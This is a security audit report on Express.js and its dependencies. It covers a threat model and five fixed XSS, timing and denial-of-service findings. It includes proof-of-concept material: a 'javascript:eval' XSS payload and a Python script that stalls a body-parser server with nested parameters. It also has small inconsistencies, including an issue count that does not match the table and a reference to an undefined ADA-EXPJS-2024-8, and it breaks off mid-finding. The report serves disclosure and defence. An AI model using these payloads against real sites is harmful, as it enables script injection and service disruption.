



# **Express.js Security Audit 2024**

Security Audit Report

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## About Ada Logics

Ada Logics is a software security company founded in Oxford, UK, 2018 and is now based in London. We are a team of dedicated, pragmatic security engineers and security researchers that work hands-on with code auditing, security automation and security tooling.

We are committed open source contributors and we routinely contribute to state of the art security tooling in the fuzzing domain such as advanced fuzzing tools like [Fuzz Introspector](#) and continuous fuzzing with OSS-Fuzz. For example, we have contributed to [fuzzing of hundreds of open source projects by way of OSS-Fuzz](#). We regularly perform security audits of open source software and make our reports publicly available with findings and fixes, and we have audited many of the most widely used cloud native applications.

Ada Logics contributes to solving the challenge of securing the software supply-chain. To this end, we develop the tooling and infrastructure needed for ensuring a secure software development lifecycle, and we deploy these tools to critical software packages. On the tooling and infrastructure side, we contribute to projects such as the OpenSSF Scorecard project as well as the Sigstore projects like SLSA and Cosign.

Ada Logics helps some of the most exposed organisations secure their software, analyse their code and increase security automation and assurance, and if you would like to consider working with us please reach out to us via [our website](#). We write about our work on our [blog](#). You can also follow Ada Logics on [Linkedin](#), [Twitter](#) and [Youtube](#).

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## Project dashboard

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## Executive summary

In April and May 2024, Ada Logics conducted a security audit of Express.js. The engagement was a collaboration between Ada Logics, The Open Source Technology Improvement Fund and the Express.js maintainers. The audit was funded by the OpenJS Foundation. The goal of the audit was to review the Express.js code base including its dependencies from express, pillarjs and jshttp organizations. We spent the largest portion of the auditing time on the core Express.js code base. As part of this auditing, we included dependencies used in core Express.js, prioritising the dependencies that play security-critical roles such as sanitization and escaping.

From Express.js core we broadened our scope to the more security-critical libraries in the Express.js ecosystem such as the bodyparser library and authentication libraries. Also here, we included direct dependencies in scope with the main focus on security-critical features.

We found a total of 6 issues of Informational and Moderate severity in core Express.js and other libraries. During the auditing period, we conducted a risk assessment of the found issues and reported the more severe ones directly to the Express security response team via email as per Express's security policy.


This report contains the issues that we found during the audit. We first detail the high-level threat model when auditing, and we then enumerate the found issues with technical details.

## Express.js threat model

In this section we describe express.js's threat model. This was one of the main goals of the audit. In this exercise we rely on public materials such as [Express's public threat model](#) and [its Security Best Practices](#).

### Express security context

Express is a web framework built on top of Node.js. As such, Express inherits the general threat model of web applications. All web applications share similar characteristics: A developer writes, maintains and deploys a web application using the APIs of the framework. The web application is exposed to either the internet or on a local network. Users are meant to interact with the application through HTTP requests sent to the application endpoints. At a high level, this looks as such:



**Figure 1:** Basic use case

On the left side we have the users that use either a browser as their client or send raw HTTP requests to the application. Express.js receives those requests, parses their data and passes the parsed data onto the application business logic. The application logic instructs Express.js to respond, and Express sends an HTTP response to the user.


Often, web applications will be stateful and users can get or change state of the application through the endpoints. In practice, this could be if the application uses a database and allows users to change or read data in the database.

A core question of a threat model is what Express should be hardened against, and what it shouldn't. For now we leave this open and resume to answering it at the end of the threat model.

## Threats

Many security issues on Express share a similar characteristic: If a user that is not the Express user can use the Express APIs for something other than its intended purpose, the API has the potential for a security vulnerability. The stress here is that it *can* be a vulnerability, but it can also be a non-security bug. Additionally, users - that is the developer building an application with Express - can misuse APIs in such a way that impacts the security posture of their application. So when does this behaviour impact Express's security and when is it the users fault?

All Express's APIs have an intended purpose, and in many cases, the developer can do self-harmful things when using the APIs as intended. For example, the developer can display sensitive information by way of Express's file utilities, or the developer can develop their application in such a way that they allow untrusted users to perform XSS. These are examples of mistakes made by the developer that we henceforward refer to as "user errors". Essentially, the developer can enable all possible vulnerabilities by way of user errors, and users and the Express security response team should consider whether vulnerable behaviour in Express originates from user errors. This might not always be easy to determine, and the community's understanding is likely to develop over time from considering practical examples. Often, the Express user can mitigate threats and vulnerable behaviour, and the question is rather if Express expects the user to. For example, should Express expect that all untrusted user input is sanitized for all threats, or is it sufficient that the user sanitizes untrusted user input to mitigate any threat in their own application logic? In other words, should the user sanitize and escape user input to prevent vulnerabilities in their own application, or should they also sanitize data to Express? For example, a user can sanitize user input before displaying it on their page, but should the user also sanitize data before sending the response to the user, in case certain responses can trigger XSS? From a pure security perspective, we think the answer is that users should not be at risk of general vulnerabilities such as XSS. The user should be able to send XSS payloads in the response, and the user should not be exposed to XSS. A counter argument to that can be that since Express is a minimal and unopinionated web framework, it might not be a goal for it to sanitize input before performing potential harmful operations:



**Figure 2:** Express website


<https://expressjs.com/>

“Unopinionated” in this case can mean that the user must apply its own threat model to its application as a whole. There is a difference here, namely that users can use the Express APIs as intended and be exposed to vulnerabilities in the same vulnerability category as the API operates. For example, Express’s `res.sendFile` can leak file data from the file system through path traversal if the user allows path traversal in their use case and accepts untrusted input to form the path. We consider this a user error. However, if the user guards its application against path traversal attacks before invoking `res.sendFile`, the user should not be exposed to other vulnerabilities such as XSS or harmful prototype pollutions. These would fall under Express’s responsibility to harden against. As such, in our opinion, Express.js should not be misusable for other behaviours in a way that create security issues for users. This is a responsibility of Express to uphold. However, if a user invokes the APIs in such a way that they create security issues within their purpose, these are highly likely to be user errors, and the user must adjust their application logic. Even if the Express user wants to use Express APIs for insecure purposes that are outside of the APIs’ purposes, it should not be possible. For example, even if it was the intent of the Express user, it should not be possible to use any API to enable XSS. This includes both HTTP requests and HTTP responses.

We consider Denial of service attacks to be relevant to Express with a distinction between user errors and issues that are not the responsibility of the Express user to defend against. Denial of service attacks that occur before the user has a chance to validate incoming requests we consider entirely Express’s responsibility. For example, A request that causes a DoS on the marked spot below is a security vulnerability in Express:




→ HTTP Request  
← HTTP Response



However, if the user makes a coding error in their application logic:

→ HTTP Request  
← HTTP Response



... it can only be a security vulnerability in Express, if the user used the Express APIs as intended. For example, if the users application can crash when the user reads the hostname of an incoming request by way of `req.hostname`, we consider it a vulnerability in Express.

## Threat actors

Express has multiple threat actors that can impact its security posture. We separate these into two groups: SDLC threat actors and runtime threat actors. SDLC are threat actors that can impact Express during its development lifecycle. The goal of doing this in a negative manner is offer to get Express users to deploy and use malicious code. This group consists of both attackers and gatekeepers of SDLC security. Recently, we have seen attacks by code contributors making malicious pull requests. Runtime

threat actors are actors that can affect Express's security at runtime, i.e. after the Express user has deployed the application. In this audit we have not considered the former and focused solely on the latter. The goal of this exercise is to enumerate all actors that *can* affect Express's security at runtime, not only actors that can affect it negatively.

Threat actor	Description	Trust level
Express user/developer	The developer adopting the Express framework to write a web application. This threat actor <i>can</i> impact Express's security, but Express assumes that it will not. If a vulnerability is only triggerable by this threat actor, it is not a vulnerability.	Highest
Environment admin	This is a threat actor that manages the environment in which the Express application is deployed. This could be a server admin or a network admin. If a vulnerability is only triggerable by an actor with these privileges, it is not a vulnerability in Express. For example, a network admin with no access to the Express application can disable the network, but this is not a threat that is within the scope of Express's threat model. Or, an environment admin that does not update the underlying operating system when new security patches are released is also not a threat actor. Like the Express user/developer, this threat actor <i>can</i> affect the security of Express at runtime, but if a vulnerability requires actions that only the Environment admin can take, then this is not within the scope of Express's security model.	High

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Threat actor	Description	Trust level
Endpoint users	<p>These are the users for which the Express user/developer has written the application. Generally, if this user can cause damage to the application, its environment or other users, this constitutes a breach of Express's security. Express should be able to withstand compromises from this user group, even if the user has malicious intent. In other words, Express does not differentiate between malicious and non-malicious endpoint users; both types of users should be able to use the application in the same way without causing harm to the application, the environment and other users.</p>	None

---

## Found issues

In this section we present the issues that we found during the audit.

#	ID	Title	Severity	Fixed	CVE
1	ADA-EXPJS-2024-1	XSS in res.redirect	Moderate	Yes	CVE-2024-43796
2	ADA-EXPJS-2024-2	Timing vulnerability in basic-auth-connect	Moderate	Yes	CVE-2024-47178
3	ADA-EXPJS-2024-3	Denial of service of bodyparser when url encoding is enabled	Moderate	Yes	CVE-2024-45590
4	ADA-EXPJS-2024-4	XSS in pillarjs/send	Moderate	Yes	CVE-2024-43799
5	ADA-EXPJS-2024-5	XSS in serve-static	Moderate	Yes	CVE-2024-43800

## XSS in res.redirect

<b>Severity</b>	Moderate
<b>Status</b>	Fixed
<b>id</b>	ADA-EXPJS-2024-1
<b>Component</b>	res.redirect

express.js's `res.redirect()` is vulnerable to XSS from attacker-controller URL parameters. `res.redirect()` is express.js's API for redirecting the user to a path or URL, and is also vulnerable to an XSS attack which requires certain conditions in order to be met, however, if they are met, the attacker has a wide range of exploitation goals enabled.

`res.redirect()` is located here:

<https://github.com/expressjs/express/blob/a7d6d29ed3a8eeb91954447696d1a28b982702a4/lib/response.js#L937-L970>

```
937 res.redirect = function redirect(url) {
938   var address = url;
939   var body;
940   var status = 302;
941
942   // allow status / url
943   if (arguments.length === 2) {
944     if (typeof arguments[0] === 'number') {
945       status = arguments[0];
946       address = arguments[1];
947     } else {
948       deprecate('res.redirect(url, status): Use res.redirect(status,
949         url) instead');
950       status = arguments[1];
951     }
952   }
953
954   // Set location header
955   address = this.location(address).get('Location');
956
957   // Support text/{plain,html} by default
958   this.format({
959     text: function(){
960       body = statuses.message[status] + '. Redirecting to ' + address
961     },
```

```
962   html: function(){
963     var u = escapeHtml(address);
964     body = '<p>' + statuses.message[status] + '. Redirecting to <a
          href="' + u + '">' + u + '</a></p>'
965   },
966
967   default: function(){
968     body = '';
969   }
970 });
```

`res.redirect()` does the following:


Line 938-940: It creates a few variables

Line 943-951: It prints a warning if the user has not specified a status.

Line 954: It sets the location header which performs the redirection.

Line 957-969: It creates a temporary message that is shown on the page until the redirect takes place.

On line 962-965, `res.redirect()` creates an html template based on the url parameter to `res.redirect()`. This html template looks like this in the browser if we redirect with status 301 to <http://expressjs.com>:



**Figure 3:** Example Redirect

This template is escaped using the `escapeHtml` npm module which escapes the following characters:

- " (double quote) becomes `&quot;`;
- & (ampersand) becomes `&amp;`;
- ' (single quote) becomes `&#39;`;
- < (less than) becomes `&lt;`;
- > (greater than) becomes `&gt;`;

These escapings align with OWASP's recommendations:

## Output Encoding Rules Summary

The purpose of output encoding (as it relates to Cross Site Scripting) is to convert untrusted input into a safe form where the input is displayed as **data** to the user without executing as **code** in the browser. The following charts provides a list of critical output encoding methods needed to stop Cross Site Scripting.

Encoding Type: HTML Entity Encoding Mechanism: Convert & to &amp; , Convert < to &lt; , Convert > to &gt; , Convert " to &quot; , Convert ' to &#x27;

**Figure 4:** OWASP-recommended escapings for XSS

([https://cheatsheetseries.owasp.org/cheatsheets/Cross\\_Site\\_Scripting\\_Prevention\\_Cheat\\_Sheet.html#output-encoding-rules-summary](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html#output-encoding-rules-summary))

They make it very hard to carry out an XSS attack against the template, since it is not possible to close the <a> tag from here:

<https://github.com/expressjs/express/blob/a7d6d29ed3a8eeb91954447696d1a28b982702a4/lib/response.js#L964>


```
964     body = '<p>' + statuses.message[status] + '. Redirecting to <a  
        href="' + u + '">' + u + '</a></p>'
```

However, this template is still vulnerable to XSS, because the url parameter to `res.redirect()` is passed to the href value in the tag of the template. An attacker can add javascript to that href value that can allow them to do remote code execution if a victim clicks the link. As such, the victim would need to click the link in order for the attacker to carry out RCE. We will discuss the caveats of this attack further down in this report. An attacker can use `eval()` to entirely bypass the escaping in case of a click. Consider this proof of concept:

```
1  const express = require('express');  
2  const app = express();  
3  const path = require('path');  
4  const PORT = 3000;  
5  
6  const xss = 'javascript:eval(document.body.innerHTML=`<div style="  
        background:black; height: 50px; color: yellow; font-size: 30px; text  
        -align: center">attacker-controlled page on our express.js site</div  
        >`);';  
7  
8  // Without middleware  
9  app.get('/', function (req, res) {  
10     res.redirect(301, xss);  
11 });  
12
```


```
13 app.listen(PORT, function (err) {
14   if (err) console.error(err);
15   console.log("Server listening on PORT", PORT);
16 });
```

In this case, the attacker controls the parameter to `res.redirect()` and instead of redirecting the user, the attacker can manipulate the POM on our express.js site. If we navigate to `localhost:3000` in our browser, we see this template until we are redirected:



**Figure 5:** XSS payload

If we click on the link, we can see that this malicious url is now able to control the content on the site:



**Figure 6:** Successful DOM manipulation via URL

We are still on our own site, yet we are able to bypass the escaping limitations of `escapeHtml` and thereby control the DOM.

### Why is this a vulnerability?

This is an API in express where an attacker is able to carry out actions that the API is not designed or intended for which can have potentially harmful impact on a victim. `res.redirect()` is not intended for manipulating the DOM or executing code on the victims machine, and it can be harmful if someone can do that in the browser.

If an attacker can control the input to `res.redirect()` on the victim's machine, then why couldn't they just redirect the victim to a malicious page and carry out the attack on their own controlled server? Why is it extra dangerous that the attacker can carry out remote code execution on our express.js site? As an example, the express.js user (the admin/organization that maintains the express.js instance) can block external sites either entirely or selectively, but blocking RCE on their own site is harder to do with general policies. Consider an organization that monitors all traffic outside of their own network; An RCE inside their own network will most likely go undetected whereas redirecting the user to a third-party site would be caught quickly.



Furthermore, express.js's documentation specifies that the only attack vector of `res.redirect()` is an open redirect threat (<https://expressjs.com/en/advanced/best-practice-security.html#prevent-open-redirects>). Based on that notion, as long as we prevent malicious URLs to be passed to `res.redirect()` we cannot be harmed. This is not the case. Even by checking whether the URL refers to a malicious site before passing it to `res.redirect()` - which is recommended by express.js's security best practices - we are still vulnerable to the XSS in this report.

### Exploitation difficulty

As is probably evident at this point, this vulnerability requires several conditions that make it hard to exploit. Below we enumerate all conditions that MUST be met.

1. The attacker must control the input to `res.redirect`.
2. express.js MUST NOT redirect before the template shows.
3. The user MUST click on the link in the template.

These are three high-cost conditions to meet, but they are possible. #1 must be enabled by the users specific use case. However, the user could defend themselves against malicious redirects but not XSS even if this condition is met as discussed in "Why is this a vulnerability?". I consider #2 dependent on the users environment, i.e. their internet speed. An attacker might be able to manipulate this, but it would require elevated permissions somewhere else. #3 is tricky, as it is hard to imagine that any user would click the link shown in our PoC above, however it only takes a moment of lack of focus to fall victim to this attack.

### Mitigation

Improved sanitization of the input URL to `res.redirect()` will mitigate this vulnerability. In this report we demonstrated that `eval()` could bypass `escapeHtml`, but all possible XSS patterns should be checked.

## Timing vulnerability in basic-auth-connect

<b>Severity</b>	Moderate
<b>Status</b>	Fixed
<b>id</b>	ADA-EXPJS-2024-2
<b>Component</b>	basic-auth-connect

expressjs/basic-auth-connect/index.js uses a timing-unsafe string comparison for sensitive user data which an attacker can exploit to guess the sensitive data. `basicAuth(callback, realm)` returns a default insecure authentication callback, if the user does not provide a callback function. `basicAuth` uses the `==` operator to compare if the username and password are correct. This makes `basicAuth` vulnerable to timing attacks, since the `==` operator is not timing-safe. The code may exist as a fail safe approach for wrong parameters but it does open up the possibility for making the web application authentication vulnerable to timing attack which could allow an attacker to guess the correct username and password:

<https://github.com/expressjs/basic-auth-connect/blob/9eed03bf5edd5fb730d07cc5af0875d4dcf8bd19/index.js#L46-L58>

```
46 module.exports = function basicAuth(callback, realm) {
47   var username, password;
48
49   // user / pass strings
50   if ('string' == typeof callback) {
51     username = callback;
52     password = realm;
53     if ('string' != typeof password) throw new Error('password argument
    required');
54     realm = arguments[2];
55     callback = function(user, pass){
56       return user == username && pass == password;
57     }
58   }
```

## Denial of service of bodyparser when url encoding is enabled

<b>Severity</b>	Moderate
<b>Status</b>	Fixed
<b>id</b>	ADA-EXPJS-2024-3
<b>Component</b>	bodyparser

The express.js extended urlencoded body-parser is vulnerable to a denial-of-service attack from insecure default settings when parsing url-encoded strings. This allows an attacker to control the processing time of incoming requests to a degree where they can deny other requests from being processed in a timely manner. An attacker can send a high number of requests that will cause the server to spend excessive time before being able to process other legitimate requests.

The root cause of the issue is that the default queryparser used in the express.js body-parser gets created with default insecure setting without allowing the user to change this. This insecure setting is `depth: Infinity`:

<https://github.com/expressjs/body-parser/blob/9d4e2125b580b055b2a3aa140df9b8fce363af46/lib/types/urlencoded.js#L159-L164>

```
159     return parse(body, {
160       allowPrototypes: true,
161       arrayLimit: arrayLimit,
162       depth: Infinity,
163       parameterLimit: parameterLimit
164     })
```

The `depth` properties for the parser which wraps the `qs.parse` function is used to define the maximum child depth to be parsed; nested objects that exceed the allowed depth will be treated as plain text. For example, when the child depth is 5 (by default), it will parse the following string:

```
1 A[a][a][a][a][a][a][a][a][a][a] = 'a'
```

as

```
1 {'A': {'a': {'a': {'a': {'a': {'a': {'a': {'[a][a][a][a][a]': 'a'}}}}}}}}
```

This `depth: Infinity` setting allows the parser to parse nested URL parameters without an upper limit, and can be exploited by an untrusted user to make the server run so slow that it can easily be DoS'ed.

The most severe impact we have found is that an attacker can slow down the request queue. We have not found a way to crash the server.

#### Proof of concept

Below we demonstrate how a maliciously created request body behaves vs a non-malicious request body. We do so in a use case where the user accepts HTTP bodies up to 100mb which we consider an acceptable use case for web servers. The proof of concept demonstrates that 100mb is acceptable for non-malicious payloads.

This is the server that we will DoS:

#### server.js

```
1 const express = require('express')
2 const bodyParser = require('body-parser')
3 const app = express()
4 const port = 3000
5 app.post('/', bodyParser.urlencoded({ extended: true, limit: 100000000
6   }), function(req, res){
7   console.log(new Date());
8   res.send("Hello");
9 });
10 app.listen(port, () => {
11   console.log(`Example app listening on port ${port}`)
12 })
```

Start it by running `node server.js`.

Next, we create a Python script that sends requests to the server:

#### send-requests.py

```
1 #!/usr/bin/env python3
2 import requests
3 import threading
4 def send_request(str):
5   print("Sending request")
6   response = requests.post("http://localhost:3000", data=str, headers={
7     "Content-Type": "application/x-www-form-urlencoded"})
8   print(response.elapsed.total_seconds())
9
10 if __name__ == "__main__":
11   data = ""
12   for i in range(1, 100000):
13     data = data + "aaa"
14     data = f"{data}='a'"
15     for i in range(1, 20):
16       t = threading.Thread(target=send_request, args=[data])
17       t.start()
```

This script creates a request with a body like this that is about 300k characters long:

```
send-requests.py
```

```
1 aaaaaa.....aaaaa='a'
```

To run the script, do `chmod +x send-requests.py && time ./send-requests.py`.

When we run this locally, we can get a response for each request in less than 0.1 seconds. This is the output we get locally:

```
1 Sending request
2 Sending request
3 Sending request
4 Sending request
5 Sending request
6 Sending request
7 Sending request
8 Sending request
9 Sending request
10 Sending request
11 Sending request
12 Sending request
13 Sending request
14 Sending request
15 Sending request
16 Sending request
17 0.034729
18 Sending request
19 Sending request
20 0.037089
21 Sending request
22 0.046188
23 0.036428
24 0.042358
25 0.036911
26 0.044296
27 0.03719
28 0.042517
29 0.041677
30 0.041141
31 0.041793
32 0.043538
33 0.05063
34 0.047414
35 0.049172
36 0.047527
37 0.048397
38 0.050108
39 real    0m0.373s
40 user    0m0.267s
```

```
41 sys      0m0.086s
```

This is expected behaviour.

Now, let's send the same number of requests with a malicious payload. We make a minor change to our above script, so that it now sends a nested request body:

`send-dos-request.py`

```
1 #!/usr/bin/env python3
2 import requests
3 import threading
4 def send_request(str):
5     print("Sending request")
6     response = requests.post("http://localhost:3000", data=str, headers={
7         "Content-Type": "application/x-www-form-urlencoded"})
8     print(response.elapsed.total_seconds())
9
10 if __name__ == "__main__":
11     data = ""
12     for i in range(1, 100000):
13         data = data + "[a]"
14         data = f"test{data}='a'"
15     for i in range(1, 20):
16         t = threading.Thread(target=send_request, args=[data])
17         t.start()
```

With this script we are sending a request of the same size, but we can drastically increase the processing time.

To run this script, do: `chmod +x send-dos-request.py && time ./send-dos-request.py`

When we run this script, we send 20 requests in different threads, i.e. more or less simultaneously. However, these 20 requests can block the server for 90 seconds. This is the output we see locally:

```
1 Sending request
   Sending request
2 Sending request
3 Sending request
4 Sending request
5 Sending request
6 Sending request
7 Sending request
8 Sending request
9 Sending request
10 Sending request
11 Sending request
12 Sending request
```

```
13 Sending request
14 Sending request
15 Sending request
16 Sending request
17 Sending request
18 Sending request
19 4.449363
20 9.270791
21 13.667429
22 19.472484
23 26.337601
24 30.823657
25 35.116727
26 39.839464
27 44.571475
28 48.825569
29 53.086863
30 57.397556
31 61.952835
32 66.590006
33 71.143632
34 75.630985
35 80.137158
36 85.129351
37 90.184765
38
39 real    1m30.531s
40 user    0m0.321s
41 sys     0m0.061s
```

Each request takes around 4,5 seconds to process. By way of experimentation, we can kill the Python script and not wait for the response, and the server keeps processing all the requests until it is done with the queue.

As such, it is possible to delay request processing as an untrusted user. In this example it took only 20 requests, and we can imagine what we could do with 1,000 requests, 1,000,000 requests or 100,000,000.

In our case, we had a limit to the request body of 100mb which we consider an acceptable use case. We also saw that it was not any request body that could trigger this behaviour, but rather a well-crafted one.

## XSS in pillarjs/send

<b>Severity</b>	Moderate
<b>Status</b>	Fixed
<b>id</b>	ADA-EXPJS-2024-4
<b>Component</b>	pillarjs/send

This issue is similar in root cause to ADA-EXPJS-2024-1. pillarjs/send is vulnerable to a similar kind of template injection that can lead to XSS.

<https://github.com/pillarjs/send/blob/bd449652735f2e1c174e4c0b45bc41f1971f0de1/index.js#L471-L486>

```
471 SendStream.prototype.redirect = function redirect (path) {
472   var res = this.res
473
474   if (hasListeners(this, 'directory')) {
475     this.emit('directory', res, path)
476     return
477   }
478
479   if (this.hasTrailingSlash()) {
480     this.error(403)
481     return
482   }
483
484   var loc = encodeURIComponent(collapseLeadingSlashes(this.path + '/'))
485   var doc = createHtmlDocument('Redirecting', 'Redirecting to <a href="'
486     + escapeHtml(loc) + '>' +
487     escapeHtml(loc) + '</a>')
```

In ADA-EXPJS-2024-1 we demonstrated, that if an attacker can place the following string in the href value of the tag of the html template the XSS possible:

```
1 javascript:eval(document.body.innerHTML=`<div style="background:black;
   height: 50px; color: yellow; font-size: 30px; text-align: center">
   attacker-controlled page on our express.js site</div>`);
```

In this issue, we assume that an attacker can control **this**.path on this line:

<https://github.com/pillarjs/send/blob/bd449652735f2e1c174e4c0b45bc41f1971f0de1/index.js#L484>



```
484   var loc = encodeURIComponent(collapseLeadingSlashes(this.path + '/'))
```

To successfully create the vulnerable template like in ADA-EXPJS-2024-1, the attacker needs to do follow the same procedure as in ADA-EXPJS-2024-8 to bypass the added trailing /:

<https://github.com/pillarjs/send/blob/bd449652735f2e1c174e4c0b45bc41f1971f0de1/index.js#L484>

```
484   var loc = encodeURIComponent(collapseLeadingSlashes(this.path + '/'))
```

If `this.path` is the following payload, on line 484:


```
1 javascript:eval(document.body.innerHTML=`<div style="background:black;
  height: 50px; color: yellow; font-size: 30px; text-align: center">
  attacker-controlled page on our express.js site</div>`);/
```

... then the user will see the vulnerable link in the browser:



**Figure 7:** Example Redirect

If we click this link, we can see that the `this.path` now controls the webpage:



**Figure 8:** Example Redirect

## Exploitability

We have shown that a malicious user could potentially manipulate the DOM by injecting a malicious string into the template. The victim needs to click the malicious link to be successfully attacked. The effort to successfully launch such an attack in the current state of pillarjs/send is high, however, much like ADA-EXPJS-2024-8, this can change over time in such a way that exploitability becomes easier and more users can be exploited. We recommend similar mitigation measures as EXPJS-2024-1 and EXPJS-2024-8, namely to sanitize against all XSS string patterns before applying `this.path` to the template.

## XSS in serve-static

<b>Severity</b>	Moderate
<b>Status</b>	Fixed
<b>id</b>	ADA-EXPJS-2024-5
<b>Component</b>	express.js/serve-static

This issue is similar in root cause to ADA-EXPJS-2024-1

This is a potential XSS vulnerability in expressjs/serve-static which generates a similar, temporary redirection template as in ADA-EXPJS-2024-1:

<https://github.com/expressjs/serve-static/blob/89fc94567fae632718a2157206c52654680e9d01/index.js#L182-L199>

```
182 function createRedirectDirectoryListener () {
183   return function redirect (res) {
184     if (this.hasTrailingSlash()) {
185       this.error(404)
186       return
187     }
188
189     // get original URL
190     var originalUrl = parseUrl.original(this.req)
191
192     // append trailing slash
193     originalUrl.path = null
194     originalUrl.pathname = collapseLeadingSlashes(originalUrl.pathname
195       + '/')
196
197     // reformat the URL
198     var loc = encodeUrl(url.format(originalUrl))
199     var doc = createHtmlDocument('Redirecting', 'Redirecting to <a href
200       =' + escapeHtml(loc) + '>' +
201       escapeHtml(loc) + '</a>')
```

In ADA-EXPJS-2024-1 we demonstrated, that if an attacker can place the following string in the href value of the <a> tag of the html template the XSS possible:

```
1 javascript:eval(document.body.innerHTML=`<div style="background:black;
2   height: 50px; color: yellow; font-size: 30px; text-align: center">
3   attacker-controlled page on our express.js site</div>`);
```

In the current case, ADA-EXPJS-2024-8, the attacker needs to place the malicious in `req.originalUrl` so that the parsed request looks like this:

```
1 {originalUrl: oriUrl, url: "b"}
```

